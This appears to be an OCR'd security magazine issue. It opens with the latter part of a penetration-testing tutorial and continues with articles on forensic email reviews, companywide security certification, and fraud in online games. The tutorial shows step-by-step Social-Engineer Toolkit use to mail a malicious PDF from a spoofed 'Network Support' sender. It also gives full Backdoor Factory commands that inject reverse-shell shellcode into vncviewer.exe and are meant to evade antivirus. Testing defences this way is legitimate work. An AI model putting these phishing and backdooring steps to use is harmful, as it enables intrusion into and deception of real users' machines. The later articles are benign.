[*] Payload creation complete.
[*] All payloads get sent to the /root/.set/template.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attachm
ent.
No previous payload created.
set:phishing> Enter the file to use as an attachment:/root/.set/legit.exe

   Right now the attachment will be imported with filename of 'template.whatever
'

   Do you want to rename the file?

   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.

set:phishing>Invitation.pdf
```

4. Once you have chosen the name of the PDF, fire up the Social-Engineering Toolkit Mass E-Mailer. The mailer will use an open mail relay, if you have found one, a gmail account, or any legitimate email SMTP server. SE Toolkit does not contain its own SMTP server. You might want to find a free email service that you can use for this purpose, or use an open relay mail server.

```
   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer

   99. Return to main menu.

set:phishing>1

   Do you want to use a predefined template or craft
   a one time email template.

   1. Pre-Defined Template
   2. One-Time Use Email Template
```

5. Choose a template or write a new email message. SE Toolkit allows you to choose several different tasty email subjects for your Phishing email attack, and you can easily add new templates to customize the approach. The fourth choice in the list below is the one we just created.

```
   1. Pre-Defined Template
   2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: Status Report
2: Order Confirmation
3: How long has it been?
4: Invitation to my birthday party
5: Have you seen this?
6: Strange internet usage from your computer
7: Computer Issue
8: WOAAAA!!!!!!!!!! This is crazy...
9: Dan Brown's Angels & Demons
10: New Update
11: Baby Pics
```

6. For this test of the system, I chose to send the attack to and from a gmail account over which I have control. SE Toolkit does not return to the mailer section in the event of an error in sending the message. Google mail caught the bogus PDF file and sent back a link to its security pages.

```
set:phishing>4
set:phishing> Send email to:[redacted]@gmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:[redacted]+evil@gmail.com
set:phishing> The FROM NAME user will see: :Kevin Bacon
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
[!] Unable to deliver email. Printing exceptions message below, this is most lik
ely due to an illegal attachment. If using GMAIL they inspect PDFs and is most l
ikely getting caught.
Press {return} to view error message.
(534, '5.7.14 <https://accounts.google.com/ContinueSignIn?sarp=1&scc=1&plt=AKgns
btE3\n5.7.14 4_pN-Ltq09hatQT3vZk1OfvntiL12pOjUFzAQFVVzeWCyy-S48ztoE_j2LnAUCU_qtv
pGd\n5.7.14 Kr5fovdOWx8b386U5MwM8Fb0oV3X6zo7-ph3dXq-h1HCkbl1RJFVwTNlk5Vj-SfX4fym
4q\n5.7.14 8wB18DL15aGsUT5p6FBcNdAq7mCcLiA_hg-U57QnYd8OzllPIXOryt10BeArmNR-TWvh8
3\n5.7.14 2MoSo_BVf3v0sdwtRKcNuO0KSc2o> Please log in via your web browser and\r
5.7.14 then try again.\n5.7.14  Learn more at\n5.7.14  https://support.google.co
m/mail/answer/78754 g2sm4456687ywa.20 - gsmtp')
[*] SET has finished delivering the emails
```


7. Use an email account from a server that does not check for infected attachments. We used *evil-hacker@act23.com* and sent the email to *kalibook@act23.com*, and the send worked.

```
  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):evilhacker@act23.com
set:phishing> The FROM NAME user will see:Network Support
set:phishing> Flag this message/s as high priority? [yes|no]:n
[*] SET has finished delivering the emails
```

USING BACKDOOR-FACTORY TO EVADE ANTIVIRUS

The exploit code worked well on an XP SP2 machine with no Antivirus software, and would work well on any machine that didn't have AV installed, but it was less effective on a Windows 10 machine with the basic default Windows Antivirus installed. We had to turn off the real-time checking feature on the Antivirus to get the email to read without errors, and the Antivirus scrubbed out our doctored file. As Security engineers, we are happy that Microsoft Windows 10 has such an effective anti-malware feature, right out of the gate. As penetration testers, we are disappointed.

The Backdoor Factory inserts shell-code into working EXE files without otherwise changing the original all that much. You can use the executables in the `/usr/share/windows-binaries` directory below, or any other Windows binary that does not have protection coded into it.



The code to run Backdoor Factory and create a remote shell with a listener at 10.0.0.2, on port 43434 is as follows. The cave-jumping option spreads your code across the voids in the executable to further confuse the Antivirus scans.

```
backdoor-factory -cave-jumping -f /usr/share/windows-binaries/vncviewer.exe -H 10.0.0.2 -P 43434 -s
reverse_shell_tcp
```

If you make an error in the shell-code choice (as above) the application shows you your choices.

```
root@kali:~# backdoor-factory -cave-jumping -f /usr/share/windows-binaries/vncvi
ewer.exe -H 10.0.0.2 -P 43434 -s reverse_shell_tcp

        Author:    Joshua Pitts
        Email:     the.midnite.runr[-at ]gmail<d o-t>com
        Twitter:   @midnite_runr
        IRC:       freenode.net #BDFactory

        Version:   3.0.5
```

```
backdoor-factory -cave-jumping -f /usr/share/windows-binaries/vncviewer.exe -H 10.0.0.2 -P
43434 -s reverse_shell_tcp_inline
```

The Backdoor Factory then carries on and gives options for injecting the shell-code into all the voids or caves in the binary.

```
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
The following WinIntelPE32s are available: (use -s)
   cave_miner_inline
   iat_reverse_tcp_inline
   iat_reverse_tcp_inline_threaded
   iat_reverse_tcp_stager_threaded
   iat_user_supplied_shellcode_threaded
   meterpreter_reverse_https_threaded
   reverse_shell_tcp_inline
   reverse_tcp_stager_threaded
   user_supplied_shellcode_threaded
```

We will just choose Cave 1.

```
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 365
[*] All caves lengths:  365
############################################################
The following caves can be used to inject code and possibly
continue execution.
**Don't like what you see? Use jump, single, append, or ignore.**
############################################################
[*] Cave 1 length as int: 365
[*] Available caves:
1. Section Name: None; Section Begin: None End: None; Cave begin: 0x294 End: 0xf
fc; Cave Size: 3432
2. Section Name: .text; Section Begin: 0x1000 End: 0x3c000; Cave begin: 0x3b5a6
End: 0x3bffc; Cave Size: 2646
3. Section Name: None; Section Begin: None End: None; Cave begin: 0x4012c End: 0
x41001; Cave Size: 3797
4. Section Name: .data; Section Begin: 0x41000 End: 0x4b000; Cave begin: 0x4719d
 End: 0x473c8; Cave Size: 555
5. Section Name: .data; Section Begin: 0x41000 End: 0x4b000; Cave begin: 0x474e9
 End: 0x494e4; Cave Size: 8187
6. Section Name: None; Section Begin: None End: None; Cave begin: 0x4a0de End: 0
```

The “backdoored” directory is in the root home directory `~/backdoored/` so it is easy to find. We could use Social Engineering Toolkit to push this doctored file to a mass mailing, but you can just email it from a spoofed account to the Windows 10 box to see if it can clear the Antivirus hurdle. The executable had to be zipped to get past the filters on our mailserver, and as soon as it was unzipped on the Windows 10 machine, it was scrubbed away as a malware file.

Windows 10 default antivirus found this file as it found the other file, from the Social Engineering Toolkit. Unpatched, older versions of Windows are plainly at risk.

SUMMARY

This article showed you only one way to use the Metasploit Framework, and the Social Engineering Toolkit to create and launch malware-encumbered PDF files, and just one way to use the Backdoor Factory to create executables with shell-script backdoors. There are lots of other methods available in these tools to test your network and users.

ABOUT THE AUTHOR

Wolf Halton is an Authority on Computer and Internet Security, an Amazon Best-Selling Author on Computer Security, and the CEO of Atlanta Cloud Technology. He specializes in: Business Continuity, Security Engineering, Open-Source Consulting, Marketing Automation, Virtualization and Data-Center Restructuring, Network Architecture, and Linux Administration. To contact the author, email wolf@atlantacloudtech.com

A PRACTITIONER'S GUIDE TO FORENSIC EMAIL REVIEWS

by Sundar Narayanan

A study conducted by McKinsey Global Institute in 2012 [1], referred that over 20% of the employee's time at work was spent on email or other communication. A subsequent survey of large organizations by AtTask (Harris Poll) in 2014 [2], indicated that in a day only about 45% of their time is applied to their work role and of the balance of 55%, 15% is spent on email communication and approximately 5–6% of the work week in private activities.

While the above pattern represents the US scenario primarily, it does not different in other parts of the world. With increased mobile penetration and dynamic communication options (chat, WhatsApp, etc.), detailing and video viewing experiences, the impact of the time spent on mobiles, tablets, and laptops is much greater than before. While this appears generic, how does it relate to forensic reviews?

The emerging technological landscape is increasingly alerting forensic professionals to enhance research on gathering evidence from such technological advancements. With multiple types and forms of data constituting forensic evidence, the importance of research on the appropriate approach towards extracting the evidence and putting it in perspective cannot be underestimated. While a lot has been said about the approach towards handling emails as a source of evidence in forensic reviews, the approach towards using emails as a tool to profile a subject is emerging at a snail's pace. Individual approaches towards communication may differ from industry to industry and person to person, hence the investigator needs to adopt appropriate methodologies that suit such circumstances. With the increasing number of e-discovery platforms and keyword search tools that support forensic email reviews, a systematic approach may not only enhance efficiency, but also increase the certainty of gathering appropriate evidence.

In this article, we will examine the context, approach, and practical reasons regarding such an approach for forensic email reviews.

UNDERSTANDING THE SUBJECT

Contextual knowledge about the subject and the environment that s/he works in, may aid in collating appropriate evidence to support the case.

While there would be a certain level of understanding of the subject based on the context of the review, understanding the subject based on the email review is essential. For instance, are you able to relate to the role of the subject based on the email reviews, nature of communication/data, interactions with people internally/externally? More specifically, how does data converge and diverge through the subject? These elements make it easier to understand the subject than the myopic view of forensic email reviews. This information leads us in a position for a preliminary profiling of the individual.

Additionally, understanding the folder structure enables one to reflect upon the places where you may find evidence – *before* going through the entire process of the detailed review of the subject's emails.

PRELIMINARY PROFILING

A profile of a subject to classify his/her broad nature, response time, approach towards communication (including tone), can be helpful in understanding the ethical deviations that arise out of such communication. While these approaches cannot be considered as definitive, they enable the process. For instance, extended understanding of the subject's role and reporting relationships in the past and present can provide a view of his/her relationships, which s/he can exhibit if s/he had leveraged them in committing a fraud. The nature of documents and reports received also clarifies the kind of evidence that you may get to see/correlate with. For example, in an infrastructure contractor's over-certification fraud, a review of regular progress-related communication to the subject in charge of the project can exhibit an inconsistency between the reported progress and certified progress bills.

Similarly, understanding the extent of private conversations and the nature of the information shared in private communications helps in determining what elements require focus. Other generic factors in the nature of emails being accessed by multiple (based on signature, usage during leave, etc.) people provide an essential insight into a paradox in establishing the responsibilities on any exception you may find during the course of the investigation.

PATTERN/EXCEPTION ANALYSIS

Once a specific profile of the individual is broadly determined, it is essential to evaluate the kind of preliminary exception(s) you see. These exceptions could include inconsistent nature of communication received with reference to role, 'Bcc' communication, information shared with private email addresses, unusual pattern of conversations with external domains/private email addresses/third parties, and communication representing financial transactions that do not pertain to the organisation s/he is working with. These exceptions can provide a direct indication to the context under review or clarify that the context under review is just a portion of the possible unethical practices/misconduct that the subject may be involved in. Following these preliminary assessments, one should explore the keywords relating to the context under review.

Putting together a timeline of events, conversations, and people connections are key in understanding the bigger picture of the issue in question. These timelines can be applied to a smaller event, such as alteration of the quote received from one vendor in favor of another, to the entire scheme of events adopted for diversion of funds from the entity.

KEYWORD SEARCHES

Keyword searches have been widely used in forensic email reviews, some practitioners limit their review to only keyword reviews. Based on the specific context under review, one should gather a preliminary list of keywords to be considered and evaluate their relevance. The relevance of the keywords can be evaluated based on the number of search hits, the nature of outcomes in those search hits, and so on. These assessments help in evaluating the appropriateness of the keywords applied. One may employ widely used tools such as GREP, Whole Word, and Case Sensitivities more scientifically to evaluate the relevance of these keywords for a detailed review. It is also essential to understand the use of exclusions and Boolean searches, as this helps in filtering the necessary keywords relevant for the purpose

of the review. Most of the existing forensic tools enable one to consider the above methodologies while conducting keyword searches.

In addition to the above approaches, one must explore the concept of 'keyword forensic', which is widely used in Search Engine Optimization (SEO) scenarios. While the environment is contextually different, the concept of keyword searches is not different in the SEO scenario from forensic email reviews. Keyword forensic helps in understanding the existing set of keywords used by the subject and evaluating which keywords may help in gathering essential evidence that the investigator is looking for. This approach has greater appeal, as it limits the inventive keywords that result in irrelevant hits, and leads to higher relevant hits.

REVISIT PROFILING AND PATTERN ANALYSIS

While the above measures give a detailed perspective of the way an individual works, it is imperative to revisit the procedures based on the outcomes after the keyword searches. These revisits will help in a better understanding of the facts and formulated a profile of the subject. A set of consolidated results from these approaches helps in enhancing the enhancing the outcome of the investigator's examination.

While revisiting, it is also important for the investigator to look at every element of the information that is mentioned in the whistleblower communication. Attempting to gather all pieces of evidence with reference to each element of the whistleblower's communication helps in getting a broader perspective.

CONCLUSION

While keyword searches have always been adopted as the standard mechanism, a structured approach involving the understanding of the suspect, preliminary profiling, and pattern/exception analysis will provide a constructive outcome in an investigation.

While the mechanisms suggested above have a broad perspective, an investigator may learn systematically with every effort s/he makes to introspect about his/her approach towards forensic email reviews.

REFERENCES

- *http://www.mckinsey.com/insights/high_tech_telecoms_internet/the_social_economy*
- *http://www.prnewswire.com/news-releases/attask-study-shows-miscommunication-and-distractions-overshadow-work-productivity-720630018.html*

ABOUT THE AUTHOR

Sundar Narayanan is a fraud examiner by qualification and profession. He currently leads the Forensic Services division in SKP Group in India. He frequently writes on anti-bribery, anti-corruption, and Investigation techniques.

THE RATIONALE FOR COMPANYWIDE CYBERSECURITY CERTIFICATION

by Brian Wilson, Senior Instructional Designer at Logical Operations

"We have met the enemy, and he is us!" – Pogo Possum

When it comes to costly security breaches, the most frequent cause is not technology, but *people*. A misstep by one employee can circumvent even the strongest technological protections, compromising the security of an entire organization.

With the advent of mobile devices, cloud computing, and social networking, it has become much easier for organizations to lose control of sensitive information. While rapid changes in technology have contributed to the challenges of cybersecurity, the most critical flaws in your organization's security may be surprisingly low tech – such as someone leaving a door unlocked, leaving sensitive information posted on a sticky note, naively forwarding sensitive information, or clicking a malicious link in an email message.

Most organizations understand the importance of ensuring that their networks are configured to provide a suitable barrier against attacks. However, it's just as important to ensure that employees are also "configured" to avoid and manage security problems. These days, poor cybersecurity can be extremely costly for an organization, and organizations are looking for ways to manage risks. Because *any one person* can be the weak link who leaves the door open to a security breach, *every person* in the organization – including IT staff, managers, and end users – must be competent in matters of cybersecurity. A rigorous certification process helps an organization determine where its weak links are, so they can be addressed through training, support, or other interventions.

You might consider whether certifying all of your employees on cybersecurity is worthwhile. That depends on how high you consider the stakes to be. In fields where the consequences of poor performance are high (such as medicine, education, and civil engineering), professional certifications are used to ensure that practitioners can execute tasks properly and make good decisions when managing the risks involved in doing their jobs.

Certifications typically involve a variety of evaluation methods that identify whether an individual can perform a particular job or task. Requirements for being awarded a certification might include education and experience in addition to an exam that tests the candidate's knowledge, skills, and abilities required to perform a job. But, to ensure that the certification exam truly tests candidates on current industry best practices, a great amount of care and rigor must go into its design and development. Additionally, the process must involve experts at all stages of development.

Certifications are developed and tested through a highly rigorous process, which typically must comply with national or international standards. They are designed by people with expertise in the measurement and evaluation of human performance. These experts work with a team of subject-matter experts and experienced practitioners to define how a person's ability to perform specific tasks will be measured. This might include, for example, writing questions designed to evaluate the subject's knowledge, skills, or abilities.

Once a draft version of a certification has been created, the certification itself is tested by administering it to a wide variety of test subjects, often numbering in the hundreds, who take the certification exam and submit to any other requirements of the certification process. Some of the test subjects are expert practitioners who are expected to pass the evaluation, while others may be less experienced people who provide a baseline for comparison. By analyzing the results, certifying bodies can determine how accurately the certification measures candidate performance and separates those who can perform the job from those who can't. The certification is revised until it is observed to accurately predict a subject's ability to perform.

Because of the rigorous process through which certifications are developed and tested, they provide a credible means of predicting on-the-job performance of tasks where the stakes are high. And because this consistent process and the examination content are used to evaluate the candidate's performance, certifications can be viewed as defining a baseline standard of performance. They provide a common measure for every candidate.

Information technology groups have long understood the value of certifying technology experts, such as system and network administrators. But organizations should also consider certifying end users in all departments to ensure that they adhere to and can perform cyber-safe practices. This is important because employees present the greatest risk to cybersecurity in many organizations. *Research from Aberdeen Group and Wombat Security* shows that organizations can reduce security-related risks by up to 70% by ensuring staff are educated on cyber-safe practices.

Certifications enable an organization to establish a baseline standard for employee performance. Whether the certification is for end users (basic cyber-safety) or for IT staff responsible for managing the organization's security systems and providing a first response to cybersecurity events, it establishes that certified employees have demonstrated a standard level of knowledge, skills, and abilities. However, it is important to also consider that no existing certification can address the needs of every organization. An incredible array of factors, such as information sensitivity and the use of in-house developed vs. off-the-shelf tools, can affect what, specifically, presents a risk. If organizations can't find a certification on the market that addresses their specific needs and if they have the resources to do so, they could consider developing their own programs to suit their particular needs. Of course, seeking the guidance of experts in the field of certifying persons is always an option for custom certifications, too.

In the end, for most organizations, providing an adequate response to cybersecurity threats will require a culture change. An often-cited concern of security professionals is that many people throughout organizations feel that security is somebody else's responsibility or that security measures put in place by IT staff will take care of everything. But, a truly cyber-secure culture reflects the notion that every single member of an organization is part of the solution. Strategies for implementing such change include providing employees with training, software and hardware tools, policies, and performance support (such as periodic reminders, checklists, and dashboards) to help them perform their tasks securely.

Ultimately, even with all of these items in place, the security of an organization depends on the behavior of its people. A certification process can help to reveal behaviors that need to be corrected in a safe and cost-effective way, before they are revealed by a costly and embarrassing security breach.

ABOUT THE AUTHOR

Brian Wilson, Senior Instructional Designer at Logical Operations.

Logical Operations™

CERTIFIED

VIRTUAL WORLDS: THE NEXT FRONTIER FOR ONLINE FRAUD

by Matthew Cook Co-founder of Panopticon Labs

Fraud and abuse have been identified by game publishers and operators as one of the most challenging issues faced by the $100 billion video game industry. Every day, gamers from around the world – from dedicated, hard-core players who invest weeks or months in their characters, to casual players of Facebook or casino games – face organized teams of professional fraudsters and cheaters.

What You Will Learn:


- Why hackers, cheaters, and fraudsters are "following the money" into virtual worlds.
- How these bad actors break into and damage online games.
- How game developers and publishers make money through online games, and why new monetization models like Free To Play (FTP) rely on player happiness and satisfaction to be successful.
- What game companies have already done in the past to try to secure their games, and what they still need to do to fight back against this growing threat.

What You Should Know:

- Basics of ecommerce and online transactions.
- Understanding of the client/server networking model.
- Basic understanding of forensics and how it is used to create rules-based reporting.

Unlike legitimate gamers, their goals are to strip virtual and real-world value from the games, negatively impacting both players and publishers. These activities can result in the deterioration of virtual game worlds. In this article, Matthew Cook, Co-Founder of video game security company Panopticon Laboratories, will discuss the results of an 18 month-long effort to interview game publishers, developers, and operators about why the game industry has come under fire from hackers and fraudsters, and what they estimate the problem is costing them.

PANOPTICON LABORATORIES



Panopticon Labs' Watchtower: a tool designed for video game operators

Panopticon Labs builds security, risk, and fraud analytics tools that help online video game publishers find and eliminate the bad guys – the hackers, cheaters, and fraudsters – who damage virtual worlds. The company's founders are fraud, risk, and software development professionals with experience in banking, transaction, e-commerce, and online gaming fraud. In 2012, co-founder Matthew Cook, a lifelong gamer, watched as his favorite fantasy MMORPG (massively multiplayer online role-playing game) was struck by a series of damaging online attacks, virtual economy manipulations, and hacks. This bad activity resulted in the mass removal and banning of tens of thousands of player accounts suspected of illegal "botting" (the practice of using automated scripts to remote-control accounts), account takeover, and theft.

After studying the publicly-available details of the attacks, chatting with other players (some of whom were victims of the hackers and fraudsters), and observing how the publisher responded to the issue, he noticed that the techniques used by the attackers – as well as the publisher's responses to them – were reminiscent of a different high-risk industry that had come under fire from cybercriminals a decade before: online banking.

As a fraud and risk product manager and an avid video game player, Cook began to wonder: *Is it possible that the same cybercriminals who were targeting banks ten years ago are now using their skills to attack online games? And if so, why are the bad guys shifting their attention towards games?*

Cook founded Panopticon Labs in 2013 with partners Amy Szabo and Tony Peluso, and began interviewing executives at game developers and publishers about their experiences with online fraud and abuse. Every conversation seemed to support two basic premises: first, that online fraud and abuse was an actual problem for the industry; and second, that the current tools and techniques that operators had bought or built to try and fight back were inefficient, or were unable to make a meaningful impact.

The observations of more than 50 game industry interviews performed over 18 months are presented below. The subjects were primarily game publishers and operators, responsible for the long-term health and financial performance of games in their portfolio. Most were actively operating between 3-7 active games on a variety of platforms (consoles, PC, web, and mobile), with another 2-3 in future development, and were primarily based in the United States, Europe, or both. The results clearly illustrate the growing need for more expertise in data science and predictive analytics in the online gaming industry, as well as a strong desire for tools built specifically to address their unique and complex needs.

HOW GAMES MAKE MONEY FOR DEVELOPERS AND PUBLISHERS

Video games in an arcade in the 80's

Video games have changed from the days of the Nintendo Entertainment System and the quarter-a-play arcade cabinet. From the 80's to the early years of the 21st century, players purchased games on physical media (a cartridge, CD, or DVD) from a brick-and-mortar store for use on a PC or home gaming console. In this model, game developers and publishers recouped their development costs on a per-unit, **buy-to-play** basis, from the profits on the initial sale of a game.

Once games moved online, however, this distribution model changed. With the rise of high-speed, commercial broadband, players began downloading games directly to their PC or console. Widespread broadband adoption also resulted in the growth of multiplayer gaming, allowing players to compete in virtual game arenas against other players, and to explore virtual worlds as a group.

While some games continued to use the traditional, Pay-to-Play model to monetize their titles, other innovators, like Blizzard Entertainment, pioneered an ongoing, **subscription-based** revenue model. Blizzard's blockbuster game *World of Warcraft*, released in 2004, boasted more than 12 million players at the height of its popularity, each of whom were paying a recurring fee of between $11.50 and $15.00 per-month to access the game's online servers. Other game publishers experimented with alternative monetization models, including the sale of virtual, in-game currency, items, or property via micro-transactions sold in an **in-game cash store**.

One developer and publisher, Linden Lab, even created a true "virtual economy" in their game *Second Life*, which featured market-driven currency exchange rates between real-money and virtual currencies. Second Life allowed players to transform real-world money into virtual "Linden dollars", which could be used to purchase virtual homes and real estate for the player's in-game avatars, as well as digital clothing, cars, and other products (many of which were actual licensed copies of real-world luxury goods, sold in branded storefronts).

What made *Second Life* unusual was the fact that Linden dollars could also be exchanged back into real money. This ability allowed millions of players to craft virtual items using the game's creation toolkit, sell them to other players for Linden dollars, then transform that virtual currency *back* into real-world dollars. Virtual entrepreneurs flocked to *Second Life*, hoping to strike it rich using the virtual game world as a globe-spanning, digital marketplace. In 2005, Linden Lab reported that Second Life generated more than $3.5 million in monthly economic activity, and in 2009, the total size of the in-game economy represented an impressive $567 million, supported by an estimated 1.5 million daily cash transactions.

But while PC and console game developers were focusing on hardcore players willing to invest hundreds of dollars in consoles, high-end gaming rigs, and subscription fees, other developers noticed that a new class of players was on the rise, resulting from the mass adoption of smartphone technology – *casual gamers*.

Casual games are typically distributed to players via small, flash-based web sites or are available on

mobile devices or smartphones via the Apple or Android app stores. While some casual games can (and do) utilize the same pay-to-play monetization model initially developed for single-sale PC and console games, developers soon discovered novel approaches to monetization better suited to the new media. Companies like Zynga, Supercell, and Machine Zone soon realized that **FTP** games had the potential to generate even higher profits and margins than traditional monetization models.

In an FTP model, players download and play a basic version of the game free of charge. Once the player is engaged, the publisher offers optional upgrades for purchase via an in-game cash shop, including: high-end armor or weapons, unique customization options, unlocked play areas, dungeons or continents, or even enhanced abilities or experience point accumulation (a practice sometimes referred to by hardcore players as "pay to win").

Fueled by millions of new smartphone players embracing FTP as the go-to monetization method for mobile games, the market soared. In 2014, online publisher and developer Supercell reported revenues of more than $1.5 million per day from a single FTP title, the fantasy town-building game *Clash of Clans*. In 2015, industry watchers Statista and SuperData independently predicted that online games will generate in excess of $100 billion in revenues, with the majority coming from FTP games played on mobile devices.

Clash of Clans players monetize via the purchase of gems, an optional virtual currency that supplements the core FTP game

BAD GUYS: "FOLLOWING THE MONEY" INTO GAMES

One thing that history has proven about the internet is that bad guys always "follow the money." This was true in the late 1990s and early 2000s in the early days of online banking and bill-pay and e-commerce, and it is just as true today with online games.

Because much of the recent growth in games and gaming revenue (particularly in the casual gaming sector) is being generated by FTP titles, the industry is struggling to codify a set of best practices for protecting their players and hardening their financial processes against fraud. In many ways, this is similar to the challenges faced by banks and stock trading sites a decade ago, when those industries moved their customers' money and transactions online.

In response to that shift, and the massive fraud that soon followed, the banking industry spent billions investing in systems and processes to protect their customers and to harden the banks' systems against attack. Because games represent "softer" targets than banks, they are attractive to fraudsters who have the skills to recycle and repurpose the tools and techniques originally developed to break into these hardened systems. In other words, fraud's move towards games is not only logical, it is pragmatic.

In 2013, Kaspersky Labs surveyed the online game industry, and discovered that more than 5.000 new types of malware targeting online games and gamers (much of it based on tried-and-true fraud toolsets that had been targeting banks since the early 2000s) were released daily., Kaspersky also tracked more

than 50,000 daily re-direct attempts from valid online game and publisher URLs towards fraudulent phishing sites.

DIFFERENT GENRES; DIFFERENT PRIORITIES


In its discussions with game publishers and developers, Panopticon Laboratories found that issues of online fraud and abuse were important to virtually all respondents. “We spend a huge amount of money on account takeover [a specific form of player fraud],” one respondent said. “It’s our number one problem.”

“We need to take fast, direct action against bad guys,” another publisher replied, referencing their efforts to stop the unauthorized sale of gray market virtual currency. “Both by banning the guys who are creating the supply, as well as by converting gray market buyers back into paying customers.”

When publishers were asked what these activities were costing them, however, most were not able to provide a specific financial amount. “It’s hard to tell, but we know it’s significant,” was the most common response. When asked to estimate the cost, most respondents that offered a figure tentatively estimated amounts ranging from 5% to 15% of their monthly potential revenue, with a few respondents admitting that the cost could be as high as 40% to 50%.

What was very interesting was the fact that, in many cases, the fraud or risk experienced by the operator went beyond a credit card transaction. Because many online games outsource payment transactions to a third party (usually Apple, Google, or a company that specializes in online e-commerce payments), most respondents said that, unfortunately, the game operator could not see anything that happened to a payment request after the customer hit the shopping cart. Worse, most operators admitted that they did not know until 30-60 days after a transaction was initially accepted by the transaction processor if it was later rejected by the actual card holder. “Lots of times we don’t even know which [transactions] went through and which were rejected,” one said. “All we know at the end of the month is the total dollar amount that gets clawed back.”

